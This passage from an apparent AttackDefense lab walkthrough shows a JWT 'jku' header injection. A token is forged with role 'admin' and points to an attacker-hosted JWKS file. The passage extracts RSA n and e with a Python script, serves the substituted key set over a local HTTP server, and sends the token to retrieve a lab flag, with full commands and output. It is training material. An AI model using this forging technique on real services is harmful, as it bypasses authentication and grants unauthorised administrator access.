  wvDHuSW3pQ+NKhs0a7TAt/A11yL/P
  M2rqK0
  DQIDAQAB
  -----END PUBLIC KEY-----,
  y1erQS
  3UhehH3W9fDFITYANSYeUpItwrak0
  cgt3P1UuGm9Maj6dCHDQgVT2p8REy
  SyAB6c
  UTP5S5sZO0h5bYxIkrDUaR5y
  -----END PRIVATE KEY-----
)
```


Signature Verified

SHARE JWT

Set the role to "admin".



Host the generated certificate locally and modify the jku header parameter accordingly.



Forged Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImprdSI6Imh0dHA6Ly8xOTIuMTcwLjEzOC4yOjgwODAvandrcy5qc29uIn0.eyJpYXQiOjE1NzQyNjk0NTksInJvbGUiOiJhZG1pbiIsImV4cCI6MTU3NDM1NTg1OX0.XBXwFW2oFmGReNwN-MD64nZo9f8SuFFJsIFlFoV9EJ-igU94mVm3WhY3fnZJMBGgowaUZKmxOy6deQiV4_f0RwPOXi2ktw9sm-DMXiTTQHjyZHZ1agjGly0npqy_jKsahtcGCg3QFKXd0LH5R26Tvi_9PmAQUxQ3puU2iIdPI5zaBINJWhMWJxafQPjbQTi_Nb24bJriBLHFVSd-97D5ohbMZlwoZ4ng-s1Qbkt9myMsnO1QKztu-_4NMCByYWISDKFeyZFdx75KFc8G1F4BMOfbwVREen74VmtQSUZ8-C_th-fzfbRv6qOrI6Q_YxM0bnhv8Ph_MzTPV3Hf60ozkw

Retrieve the jwks.json file from the URL present in the jku header claim:

Command: wget http://witrap.com:8000/jwks.json

```
root@attackdefense:~# wget http://witrap.com:8000/jwks.json
--2019-11-20 17:35:58--  http://witrap.com:8000/jwks.json
Resolving witrap.com (witrap.com)... 192.170.138.3
Connecting to witrap.com (witrap.com)|192.170.138.3|:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 609 [application/json]
Saving to: 'jwks.json'

jwks.json                   100%[=======================================>]     609  --.-KB/s    in 0s

2019-11-20 17:35:58 (100 MB/s) - 'jwks.json' saved [609/609]

root@attackdefense:~#
```

Command: cat jwks.json

```
root@attackdefense:~# cat jwks.json
{
        "kty": "RSA",
        "kid": "324-23234324-544535-1320214",
        "use": "sig",
        "n": "b24773367145c3b4b7cf0e4077bd37af1ca5f13a0feb7f2b9c04eb00f9dc51f1b872cf019025a23f2a894b4253ccd5b
463efb6a2e8580840aa83b192a0514cafb56c9afa7a88e362e4f85984613dac3ea1b7ef00db7060fbc77377d5bb5223646667ffc3ad9c
cb56f00bccee1f73f8cd7cce0a65f095038f4b00526f35e7136d91410b0213ee1a91df13a58d29f30ddb7f786d144f388a6816ee2338a
fdc8edad08c0679f13ab091df19b3594f4127f0d0d0f9964a9111f2dfbaf80b874f13ef1b875e62d3095f821ac826948b0212eeae0ba7
5cd490070a09f77702bfbf712dfde5dc39f07d0ff159eb60428a8cff90499da75a127c551f5aa33bbaf13092c7",
        "e": "10001"
}
root@attackdefense:~#
```

Use the following Python script to extract n and e from the public key:

```
from Crypto.PublicKey import RSA

fp = open("publickey.crt", "r")
key = RSA.importKey(fp.read())
fp.close()

print "n:", hex(key.n)
print "e:", hex(key.e)
```

Save the above script as getPublicParams.py.

Command: cat getPublicParams.py

```
root@attackdefense:~# cat getPublicParams.py
from Crypto.PublicKey import RSA

fp = open("publickey.crt", "r")
key = RSA.importKey(fp.read())
fp.close()

print "n:", hex(key.n)
print "e:", hex(key.e)
root@attackdefense:~#
```

Run the above Python script to get the new values of n and e corresponding to the newly generated public key.

```
root@attackdefense:~# python getPublicParams.py
n: 0xdffc0c1402d63f2048d87de01c7840deabf01a40a8951d6e0e39b2e8833635c96b1ca151912819db8f32bf20c5b953170a2aefdd
2f91833d2113b7a94cb22aa650c07a6bef4196b6f09e7501f753378f3060235fb1c88aa314fbfbe1170cd38700c83e7555b0fd428cf51
9a88a977696d243ebb869e370599eda261cd2b8868230c1c265334d7e28106ea73d5a4e05d18f8937efeafe4ed191c5f4b2bef0e8dbdf
a842853eb31737214545ca4f55be1bb30d37a13151bddc8e7591b5547103e459d334e32d79580ac60a92eea2a805187586abd700855b9
66d97adc1d06bb865626356f62b0bc31ee496de943e34a86cd1aed302dfc0d75c8bfcf336aea2b40dL
e: 0x10001L
root@attackdefense:~#
```

n:
0xdffc0c1402d63f2048d87de01c7840deabf01a40a8951d6e0e39b2e8833635c96b1ca151912819db8f32bf20c5b953170a2aefdd2f91833d2113b7a94cb22aa650c07a6bef4196b6f09e7501f753378f3060235fb1c88aa314fbfbe1170cd38700c83e7555b0fd428cf519a88a977696d243ebb869e370599eda261cd2b8868230c1c265334d7e28106ea73d5a4e05d18f8937efeafe4ed191c5f4b2bef0e8dbdfa842853eb31737214545ca4f55be1bb30d37a13151bddc8e7591b5547103e459d334e32d79580ac60a92eea2a805187586abd700855b966d97adc1d06bb865626356f62b0bc31ee496de943e34a86cd1aed302dfc0d75c8bfcf336aea2b40d
e: 0x10001

Update the values of n and e in jkws.json:

Command: cat jwks.json

```
root@attackdefense:~# cat jwks.json
{
        "kty": "RSA",
        "kid": "324-23234324-544535-1320214",
        "use": "sig",
        "n": "dffc0c1402d63f2048d87de01c7840deabf01a40a8951d6e0e39b2e8833635c96b1ca151912819db8f32bf20c5b9531
70a2aefdd2f91833d2113b7a94cb22aa650c07a6bef4196b6f09e7501f753378f3060235fb1c88aa314fbfbe1170cd38700c83e7555b0
fd428cf519a88a977696d243ebb869e370599eda261cd2b8868230c1c265334d7e28106ea73d5a4e05d18f8937efeafe4ed191c5f4b2b
ef0e8dbdfa842853eb31737214545ca4f55be1bb30d37a13151bddc8e7591b5547103e459d334e32d79580ac60a92eea2a805187586ab
d700855b966d97adc1d06bb865626356f62b0bc31ee496de943e34a86cd1aed302dfc0d75c8bfcf336aea2b40d",
        "e": "10001"
}
root@attackdefense:~#
```

Hosting the JWK Set JSON file:

Open the lab URL in another tab and start an HTTP server.

Commands:
ls
python -m SimpleHTTPServer 8080

```
root@attackdefense:~# ls
getPublicParams.py  jwks.json  keypair.pem  pkcs8.key  publickey.crt
root@attackdefense:~#
root@attackdefense:~# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Step 7: Using the forged token to retrieve the golden ticket.

Sending the request to get the golden ticket again:

Command:
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImprdSI6Imh0dHA6Ly8xOTIuMTcwLjEzOC4yOjgwO
DAvandrcy5qc29uIn0.eyJpYXQiOjE1NzQyNjk0NTksInJvbGUiOiJhZG1pbiIsImV4cCI6MTU3ND
M1NTg1OX0.XBXwFW2oFmGReNwN-MD64nZo9f8SuFFJsIFlFoV9EJ-igU94mVm3WhY3fnZJ

MBGgowaUZKmxOy6deQiV4_f0RwPOXi2ktw9sm-DMXiTTQHjyZHZ1agjGly0npqy_jKsahtcGCg3QFKXd0LH5R26Tvi_9PmAQUxQ3puU2iIdPI5zaBINJWhMWJxafQPjbQTi_Nb24bJriBLHFVSd-97D5ohbMZlwoZ4ng-s1Qbkt9myMsnO1QKztu-_4NMCByYWISDKFeyZFdx75KFc8G1F4BMOfbwVREen74VmtQSUZ8-C_th-fzfbRv6qOrI6Q_YxM0bnhv8Ph_MzTPV3Hf60ozkw"}' http://192.170.138.3:8080/goldenticket

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJSUzI1NiIsInR
5cCI6IkpXVCIsImprdSI6Imh0dHA6Ly8xOTIuMTcwLjEzOC4yOjgwODAvandrcy5qc29uIn0.eyJpYXQiOjE1NzQyNjk0NTksInJvbGUiOiJh
ZG1pbiIsImV4cCI6MTU3NDM1NTg1OX0.XBXwFW2oFmGReNwN-MD64nZo9f8SuFFJsIFlFoV9EJ-igU94mVm3WhY3fnZJMBGgowaUZKmxOy6de
QiV4_f0RwPOXi2ktw9sm-DMXiTTQHjyZHZ1agjGly0npqy_jKsahtcGCg3QFKXd0LH5R26Tvi_9PmAQUxQ3puU2iIdPI5zaBINJWhMWJxafQP
jbQTi_Nb24bJriBLHFVSd-97D5ohbMZlwoZ4ng-s1Qbkt9myMsnO1QKztu-_4NMCByYWISDKFeyZFdx75KFc8G1F4BMOfbwVREen74VmtQSUZ
8-C_th-fzfbRv6qOrI6Q_YxM0bnhv8Ph_MzTPV3Hf60ozkw"}' http://192.170.138.3:8080/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_4687487b0129bbd39f6404a5afc6a4f908cf0a3b4219b3ae

root@attackdefense:~#
```

Golden Ticket:
This_Is_The_Golden_Ticket_4687487b0129bbd39f6404a5afc6a4f908cf0a3b4219b3ae

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. JSON Web Signature RFC (https://tools.ietf.org/html/rfc7515)